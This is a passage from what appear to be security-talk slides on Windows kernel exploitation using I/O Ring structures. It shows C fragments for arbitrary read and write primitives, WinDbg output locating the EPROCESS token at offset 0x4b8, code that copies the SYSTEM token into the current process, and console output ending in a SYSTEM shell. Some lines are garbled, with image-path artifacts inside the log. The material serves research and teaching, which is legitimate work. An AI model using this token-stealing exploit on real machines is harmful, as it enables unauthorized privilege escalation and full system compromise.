    printf("\t-> hIoRing: 0x%p -> 0x%llx\n", hIoRing); Read pWriteAddr Buffer value to InputPIPE
    status = BuildIoRingReadFile(hIoRing, reqFile, reqBuffer, pWriteLen, 0, NULL, IOSQE_FLAGS_NONE);

    status = WriteFile(inputPipe, pDummyReadBuffer, pWriteLen, NULL, NULL);
    if (status == 0) {
        printf("[-] [WriteFile] (ioring_write) -> Failed\n"); Write DummyBuffer value to InputPIPE
        return NULL;
    }
}

```

```

0: kd> !process 0 0 ArbitraryWrite0x1_2.exe
PROCESS fffffe68ebd08a0c0
SessionId: 1 Cid: 0a8c Peb: 42f59cb000 ParentCid: 109c
DirBase: 89ca9000 ObjectTable: fffffb9812116d8c0 HandleCount: 86.
Image: ArbitraryWrite0x1_2.exe

0: kd> dt _EPROCESS fffffe68ebd08a0c0 Token
nt!_EPROCESS
+0x4b8 Token : _EX_FAST_REF
0: kd> dps fffffe68ebd08a0c0+4b8 11
fffffe68e`bd08a578 fffffb981`0627719f

```

I/O Rings's for Exploitation

IoRing Main Idea

```
// Reading SYSTEM(4) token from [EPROC+0x4b8] to &pDummyReadBuffer
status = ioring_read(pFakeRegBuffers, systemTokenOffset, &pDummyReadBuffer, sizeof(QWORD));
if (!status) {
    printf("[-] Failed to read #2 tokenOffset!\n");
}
```

```
// Writing SYSTEM(4) token from pDummyReadBuffer to our current process [EPROC+0x4b8]
status = ioring_write(pFakeRegBuffers, localTokenOffset, &pDummyReadBuffer, sizeof(QWORD));
if (!status) {
    printf("[-] Failed to read #2 tokenOffset!\n");
}
```

I/O Rings's for Exploitation

SYSTEM(4) Token is now in our Current Process EPROCESS+0x4b8

```
0: kd> !process 0 0 ArbitraryWrite0x1_2.exe
PROCESS fffffe68ebd08a0c0
SessionId: 1 Cid: 0a8c Peb: 42f59cb000 ParentCid: 109c
DirBase: 89ca9000 ObjectTable: fffffb9812116d8c0 HandleCount: 86.
Image: ArbitraryWrite0x1_2.exe

0: kd> dt _EPROCESS fffffe68ebd08a0c0 Token
nt!_EPROCESS
+0x4b8 Token : _EX_FAST_REF
0: kd> dps fffffe68ebd08a0c0+4b8 11
fffffe68e`bd08a578 fffffb981`0627719f
```

I/O Rings's for Exploitation

```
[*] Creating socket
[*] Connecting to port 445
[+] Connected to port 445
[*] sock: 0xf577f7c8 -> 0x140

[+] IORING_STRUCT CORRUPTED WITH ARW!

[!] Waiting for any key [Primitive] #2.....


[+] Handle: 0x4
[+] Found systemEPROC address pointer: FFFF68EA50FF040
    '-> phIoRing: 0x42F577F9B8
    '-> hIoring: 000002372DA970A0 -> 42F577F8F8
[+] TOKEN IS AT: 0x42f577f9b0
[!] Waiting for any key #1 -> [LPE]...

[+] Handle: 0x158
[+] localEPROC: FFFF68EBD08A0C0
[!] Waiting for any key #2 -> [LPE]...

    '-> hIoRing: 0x000002372DA970A0 -> 0x42F577F8F8
[!] Waiting for any key #3 -> [LPE]...


[+] Token written to our current process!
[!] Escalating privileges!!

[!] Waiting for any key [Primitive] #3....
    [>] Spawning nt authority/system shell...
Press Enter to continue...
```



```
C:\Users\sh1v4\Downloads>
```

NT AUTHORITY/SYSTEM!!!



Special Thanks!

- @Yarden_Shafir
- @chompie1337
- @FuzzySec



Any Questions?!